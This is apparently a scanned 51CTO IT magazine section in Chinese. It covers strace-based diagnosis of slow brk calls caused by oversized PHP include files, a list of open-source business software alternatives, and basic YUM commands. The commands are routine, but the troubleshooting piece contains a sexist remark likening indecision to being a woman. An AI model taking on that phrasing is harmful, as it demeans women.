2.11	0.001626	1	1428	rt_sigaction
1.55	0.001199	2	730	fstat
1.29	0.000998	10	100	100 connect
1.03	0.000792	4	178	shutdown
1.00	0.000773	2	492	open
0.93	0.000720	1	711	close
0.49	0.000381	2	238	chdir
0.35	0.000271	3	87	select
0.29	0.000224	1	357	setitimer
0.21	0.000159	2	81	munlock
0.17	0.000133	2	88	getsockopt
0.14	0.000110	1	149	lseek
0.14	0.000106	1	121	mmap
0.11	0.000086	1	121	munmap
0.09	0.000072	0	238	rt_sigprocmask
0.08	0.000063	4	17	lstat
0.07	0.000054	0	313	uname

“通过「grep」我们很方便就能获取相关的上下文，反复运行几次，发现每当请求某些PHP脚本时，就会出现若干条耗时的「brk」。”

0.00	0.000000	0	15	1 access
0.00	0.000000	0	100	socket
0.00	0.000000	0	101	setsockopt
0.00	0.000000	0	277	fcntl

100.00	0.077145		13066	118 total

看上去「brk」非常可疑，它竟然耗费了三成的时间，保险起见，单独确认一下：

```
shell> strace -T -e brk -p $(pgrep -n php-cgi)
brk(0x1f18000) = 0x1f18000 <0.024025>
brk(0x1f58000) = 0x1f58000 <0.015503>
brk(0x1f98000) = 0x1f98000 <0.013037>
brk(0x1fd8000) = 0x1fd8000 <0.000056>
brk(0x2018000) = 0x2018000 <0.012635>
```

说明：在Strace中和操作花费时间相关的选项有两个，分别是「-r」和「-T」，它们的差别是「-r」表示相对时间，而「-T」表示绝对时间。简单统计可以用「-r」，但是需要注意的是在多任务背景下，CPU随时可能会被切换出去做别的事情，所以相对时间不一定准确，此时最好使用「-T」，在行尾可以看到操作时间，可以发现确实很慢。

在继续定位故障原因前，我们先通过「man brk」来查询一下它的含义：

brk() sets the end of the data segment to the value specified by end_data_segment, when that value is reasonable, the system does have enough memory and the process does not exceed its max data size (see setrlimit(2)).

简单点说就是内存不够用时通过它来申请新内存（data segment），可是为什么呢？

```
shell> strace -T -p $(pgrep -n php-cgi) 2>&1 |
grep -B 10 brk
```

```
stat( "/path/to/script.php" , {...}) = 0
<0.000064>
brk(0x1d9a000) = 0x1d9a000 <0.000067>
brk(0x1dda000) = 0x1dda000 <0.001134>
brk(0x1e1a000) = 0x1e1a000 <0.000065>
brk(0x1e5a000) = 0x1e5a000 <0.012396>
brk(0x1e9a000) = 0x1e9a000 <0.000092>
```

通过「grep」我们很方便就能获取相关的上下文，反复运行几次，发现每当请求某些PHP脚本时，就会出现若干条耗时的「brk」，而且这些PHP脚本有一个共同的特点，就是非常大，甚至有几百K，为何会出现这么大的PHP脚本？实际上是程序员为了避免数据库操作，把非常庞大的数组变量通过「var_export」持久化到PHP文件中，然后在程序中通过「include」来获取相应的变量，因为变量太大，所以PHP不得不频繁执行「brk」，不幸的是在本例的环境中，此操作比较慢，从而导致处理请求的时间过长，加之PHP进程数有限，于是乎在Nginx上造成请求拥堵，最终导致高负载故障。

下面需要验证一下推断似乎否正确，首先查询一下有哪些地方涉及问题脚本：

```
shell> find /path -name "*.php" | xargs grep
"script.php"
```

直接把它们都禁用了，看看服务器是否能缓过来，或许大家觉得这太鲁蒙了，但是特殊情况必须做出特殊的决定，不能像个娘们儿似的优柔寡断，没过多久，服务器负载恢复正常，接着再统计一下系统调用的耗时：

```
shell> strace -c -p $(pgrep -n php-cgi)
% time    seconds  usecs/call   calls   errors
syscall
```

显而易见，「brk」已经不见了，取而代之的是「recvfrom」和「accept」，不过这些操作本来就是很耗时的，所以可以定位「brk」就是故障的原因。■

中小企业必备的10款开源替代软件

文/Tony Bradley 编译/布加迪

要是离开了技术，你的企业就没法经营，连小公司都没法经营。你需要电脑、智能手机、文件存储系统、网站以及一整批的其他技术装备。那么，你如何凭借非常吃紧的预算，承担所有这些技术装备的费用呢？

当然，有些成本根本避免不了，但是你不需花大钱，就能获得自己需要的工具。最简单的方法之一就是，将价格不菲的商业软件换成开源替代软件。开源社区提供了一大批软件，它们提供了专业级功能特性，又没有大公司才负担得起的价位。

为了将你引往正确的方向，我们罗列了一批免费的开源软件，替代中小公司所用的最常见的软件。如果你把目前的商业软件产品换成这些开源产品，就能够为每个用户省下近2000美元。我们已经想象得到你稍稍安心的场景。

办公套件类：LibreOffice

凭借文字处理、电子表格和文稿演示软件，微软Office可谓是大多数公司的核心办公套件。但是Office Home & Business 2013需要你为每个用户花费220美元，而订购Office 365每年每个用户也需要150美元。




LibreOffice与微软Office文件格式兼容

LibreOffice通过免费软件包提供了一样的基本功能。它可与标准的微软Office文件格式兼容，所以你仍能够打开和浏览来自其他人的Office文件。

或者与使用微软Office套件的合作伙伴或客户共享你的LibreOffice文档。它还与内容管理系统和在线文档存储整合，以便协作。

电子邮件类：Thunderbird

对大多数公司来说，电子邮件是最主要的沟通和联系方法。市面上有许多付费和免费的电子邮件客户软件，而微软Outlook是使用最广泛的之一。Outlook是微软Office Home & Business软件包的一部分，也是价格更贵的微软Office专业版套件的一部分，你也可以另掏95美元来购买。




Thunderbird Filelink让你可以将大文件上传给在线存储提供商，并将链接告知收件方，从而通过电子邮件发送大文件。

不过，如果改用Thunderbird作为你的电子邮件客户软件，你可以为每个用户节省95美元。Thunderbird由Mozilla--Mozilla还开发了火狐Web浏览器，它提供了全面的功能特性，包括选项卡式电子邮件、整合聊天功能、智能文件夹和网络钓鱼防护等功能。另外，与火狐浏览器一样，它也可以通过附件来进行定制。

日历类：Lightning

大多数公司依赖微软Outlook的另一项功能就是日历。面对你的所有约会、会议电话、销售会议和项目截至期限，你需要一个可靠的日历工具来管理自己的日程。

“许多公司借助Quickbooks来记账，这不足为奇。Intuit的这款软件有助于管理报价和提议、发票、应付账款、应收账款及更多内容，这一切通过直观的界面就可以进行管理。”




Mozilla的Lightning与Thunderbird实现了整合，可以处理与电子邮件有关的日历任务。

Mozilla还有一款免费工具可以满足这个要求。Lightning与Thunderbird实现了整合，可以管理你的日程安排、发送和接收会议邀请函以及管理活动和任务。你可以通过附件来扩展其功能。

财会类：TurboCASH

许多公司借助Quickbooks来记账，这不足为奇。Intuit的这款软件有助于管理报价和提议、发票、应付账款、应收账款及更多内容，这一切通过直观的界面就可以进行管理。但是Quickbooks软件起价在150美元左右。




TurboCASH可以帮助你事无巨细地记录进出贵公司的款项。

TurboCASH为你免费提供了同样的功能。你可以管理债务人、债权人、发票、银行对账单及更多内容。TurboCASH有综合的报表功能，可以针对不同的币种和行业对其进行配置，以满足全球各地小公司的要求。

项目管理类：OpenProj

维持项目处于正常轨道需要考虑许多变化因素。你需要管理和分配人员、预算及其他资源，要密切关注项目里程碑和截至期限。微软Project是适合这项任务的一款出色工具，但是需要你为每个用户掏456美元--而且就许多中小公司的要求而言，它显得有点过于复杂。



OpenProj可与几种文件格式兼容，包括微软Project。

如果改而使用OpenProj，你可以省下一大笔钱。它为你提供了非常相似的特性和功能，包括甘特图和计划评审技术图、工作分解结构、资源分解结构及更多内容。由于它类似微软Project，保证你学起来比较轻松。

CRM类：SugarCRM

如果贵公司想寻求发展，跟踪潜在客户和销售线索，并拥有管理客户关系的工具，这至关重要。Salesforce.com在这个方面已奠定了其领头羊的地位，但是每个用户每年收取大约300美元的费用。




“你可以通过Scribus获得一样的页面排版功能。这款开源软件包含制作专业级营销资料所需要的工具，这些资料包括准备送印的成品。”

SugarCRM提供了几个版本，那样贵公司在不断发展时，可以扩展其功能。

SugarCRM是一款功能完备的开源平台，提供了类似的功能特性。SugarCRM社区版是免费的；当贵公司及需求增长时，可以付费，升级至专业版、公司版、企业版或终极版。不管使用哪个版本，都可以查看其源代码，那样你就可以改动CRM工具，以满足自己的要求了。

文件归档类：7-Zip

WinZip是文件压缩软件方面事实上的标准，它有一系列功能强大的工具和选项，可用于压缩和解压缩各种格式的文件。虽然该软件不会超出你的预算，但的确每个许可证要花费30美元。




7-Zip提供了文件归档功能，采用256位AES加密技术。

可以考虑7-Zip这款开源替代软件。它与一系列广泛的压缩格式兼容，就像WinZip那样。它还提供了256位AES加密技术，与Windows整合，并且针对79种不同的语言实现了本地化。

桌面排版类：Scribus

许多中小公司还使用微软Publisher之类的产品，自行制作营销、广告和设计方面的小册子、传单及其他资料。与Outlook一样，Publisher也是一些价格比较贵的微软Office版本随带的，你也可以另外花95美元来购买。




Scribus拥有你制作专业级营销资料所需要的全部工具。

你可以通过Scribus获得一样的页面排版功能。这款开源软件包含制作专业级营销资料所需要的工具，这些资料包括准备送印的成品，而这种成品使用了分色、CMYK四色和专色以及国际色彩联盟（ICC）色彩管理。

发票类：Simple Invoices

无论贵公司从事哪个行业，收账即便不是最重要的功能，起码也是最重要的功能之一。许多小公司借助Freshbooks之类的服务，制作专业级、自定义的发票，以便发给客户。不过，基本的Freshbooks服务每年收费约240美元。




“Dia的灵感源自Visio，它包含众多的工具和特殊对象，有助于制作实体关系图表、流程图、网络图及更多图表。”

Simple Invoices让你可以从任何一款Web浏览器，处理所有款项。

你可以不妨关注Simple Invoices，这款开源替代软件完全免费。这款发票工具让你可以跟踪客户款项、管理经常性费用、调整税率及处理更多事务。而且与Freshbooks一样，你可以通过任何一款Web浏览器来访问它。

图表制作类：Dia

如果你需要制作流程图或其他可视化图表，微软Visio是值得用的一好的工具。但它也要你为每个许可证花费250美元。



Dia让你可以通过流程图和图表，显示复杂信息。

不妨改而试用Dia。Dia的灵感源自Visio，它包含众多的工具和特殊对象，有助于制作实体关系图表、流程图、网络图及更多图表。它还能采用众多文件格式来保存图表，比如XML、EPS、WMF、SVG、PNG和XFIG。

采用开源解决方案

虽然开源工具本身是免费的，但是你应该当心一些隐性的成本。无论你是否一开始就使用开源软件，还是由现有的软件工具改用对应的开源软件，想适应新软件需要经历一个学习过程。

如果你从一种工具改为另一种工具，可能还要找到从现有程序转换或迁移数据的法子。

另外，大多数开源项目都有庞大的社区，支持者们愿意施以援手，相互交流，可是一旦开源软件出了什么岔子，你没法打电话给哪家厂商。一些开源项目或IT公司的确为开源工具提供支持服务，但这是有偿服务--不过那样一来，这又有悖当初选择开源软件的初衷：省钱，不是吗？■

九月份系统频道热点推荐：

1、开源技术那些事儿



2、Linux环境下快速部署MySQL替代方案



3、CentOS 5.8 下如何安装配置Varnish-2.1.5



译文链接：<http://os.51cto.com/art/201309/409427.htm>

原文链接：<http://www.pcworld.com/article/2047347/10-open-source-alternatives-for-small-business-software.html>

投稿邮箱：huangdan@51cto.com

用于软件包管理的21个Linux YUM命令

文/Ravi Saive 编译/布加迪

我们在本文将学习如何使用红帽公司开发的YUM (Yellowdog Updater Modified) 工具, 安装、更新、移除和查找软件包, 并管理软件包和软件库。本文中显示的示例命令都在我们的CentOS 6.3服务器上进行了实际测试, 你可以将这些材料用于学习、认证, 或者仅仅为了琢磨如何安装新的软件包, 确保系统版本最新。本文的基本要求是, 你对这些命令要有一个基本的了解, 还要有一个正常运行的Linux操作系统, 那样才可以探究和执行下面所列的所有命令。

YUM到底是啥东东?

YUM (Yellowdog Updater Modified) 是一款开源命令行及图形化软件包管理工具, 面向基于RPM (红帽软件包管理器) 的Linux系统。它让广大用户和系统管理员可以在系统上轻松地安装、更新、移除或搜索软件包。它由Seth Vidal开发和发布, 采用了GPL (通用公共许可证), 是一款开源工具。这意味着, 谁都可以下载和访问代码, 以修复软件错误, 开发定制的软件包。YUM通过解决软件包的依赖项问题, 使用众多的第三方软件库来自动安装软件包。

1. 使用Yum安装软件包

想安装一个名为Firefox 14的软件包, 只要运行下面这个命令, 它会自动寻找并安装Firefox浏览器的所有必要依赖项。

```
# yum install firefox
```

上述命令会先要求予以确认, 然后再将任何软件包安装到你的系统上。如果你不要求任何确认, 就想自动安装软件包, 可使用选项-y, 如下例所示。

```
# yum -y install firefox
```

2. 使用Yum移除软件包

想完全移除软件包连同所有依赖项, 只要运行下面这个命令, 如下所示。

```
# yum remove firefox
```

同样, 上述命令会先要求予以确认, 然后再移除软件包。想禁用确认提示, 只要添加选项-y, 如下所示。

```
# yum -y remove firefox
```

3. 使用Yum更新软件包

假设你有过时版本的MySQL软件包, 想把它更新到最新的稳定版本。只要运行下面这个命令, 它就会自动解决所有的依赖项问题, 并安装依赖项。

```
# yum update mysql
```

4. 使用Yum列出软件包

使用list函数, 可搜索带名称的特定软件包。比如说, 想搜索一个名为openssh的软件包, 使用该命令。

```
# yum list openssh
```

想让你的搜索更精确, 明确软件包名称的版本, 如果你知道的话。比如说, 想搜索软件包的特定版本openssh-4.3p2, 使用该命令。

```
# yum list openssh-4.3p2
```

5. 使用Yum搜索软件包

要是你不记得软件包的确切名称, 那么可以使用search函数, 搜索与指定软件包的名称相匹配的所有可用软件包。比如说, 想搜索与vsftpd这个单词匹配的所有软件包。

```
# yum search vsftpd
```

6. 使用Yum获取软件包信息

假设你想在安装软件包之前先知道它的信息。想获得某软件包的信息, 只要执行下面这个命令。

```
# yum info firefox
```

7. 使用Yum列出所有的可用软件包

```
# yum list | less
```


“在Linux中，软件包数量与特定群组捆绑在一起。你可以安装某个群组，它就会安装属于该群组的所有相关软件包，用不着使用Yum安装单个软件包。”

8. 使用Yum列出所有的已安装软件包

想列出系统上所有的已安装软件包，只要执行下面这个命令，它会显示所有的已安装软件包。

```
# yum list installed | less
```

9. Yum Provides函数

Yum provides函数用于查找某个特定文件属于哪个软件包。比如说，如果你想知道含有/etc/httpd/conf/httpd.conf文件的软件包的名称。

```
# yum provides /etc/httpd/conf/httpd.conf
```

10. 使用Yum检查可用更新版

想找出你系统上有多少已安装软件包有可用更新版，只要使用下面这个命令。

```
# yum check-update
```

11. 使用Yum更新系统

想确保系统版本最新，打上了所有的安全补丁和二进制软件包更新，只要运行下面这个命令。它会为你的系统安装所有最新的补丁和安全更新版。

```
# yum update
```

12. 列出所有的可用群组软件包

在Linux中，软件包数量与特定群组捆绑在一起。你可以安装某个群组，它就会安装属于该群组的所有相关软件包，用不着使用Yum安装单个软件包。比如说，想列出所有的可用群组，只要执行下面这个命令。

```
# yum grouplist
```

13. 安装群组软件包

想安装某个软件包群组，我们使用选项groupinstall。比如说，想安装“MySQL Database”，只要执行下面这个命令。

```
# yum groupinstall 'MySQL Database'
```

14. 更新群组软件包

想更新任何现有的已安装群组软件包，只要运行下面这个命令，如下所示。

```
# yum groupupdate 'DNS Name Server'
```

15. 移除群组软件包

想从系统删除或移除任何现有的已安装群组软件包，只要使用下面这个命令。

```
# yum groupremove 'DNS Name Server'
```

16. 列出启用的Yum软件库

列出系统里面所有启用的Yum软件库，使用下面这个选项。

```
# yum repolist
```

17. 列出所有启用和禁用的Yum软件库

下面这个命令会显示系统上所有启用和禁用的yum软件库。

```
# yum repolist all
```

18. 安装来自特定软件库的软件包

想安装来自某个启用或禁用的软件库的某个软件包，必须在yum命令中使用-enablerepo选项。比如，想安装PhpMyAdmin 3.5.2软件包，只要执行这个命令。

```
# yum --enablerepo=epel install phpmyadmin
```

19. 交互式Yum外壳

Yum实用工具提供了一个自定义外壳，你可以在这个环境下执行多个命令。

```
# yum shell
```

20. 清理Yum缓存内容

默认情况下，yum将所有软件库中启用软件包的数据，连同每个子目录保存在/var/cache/yum/中，想清除启用软件库中的所有缓存文件，你要定期运行下面这个命令。■（未完待续）



<http://os.51cto.com/>
@51CTO系统频道
图片来源：
<http://www.zcool.com/>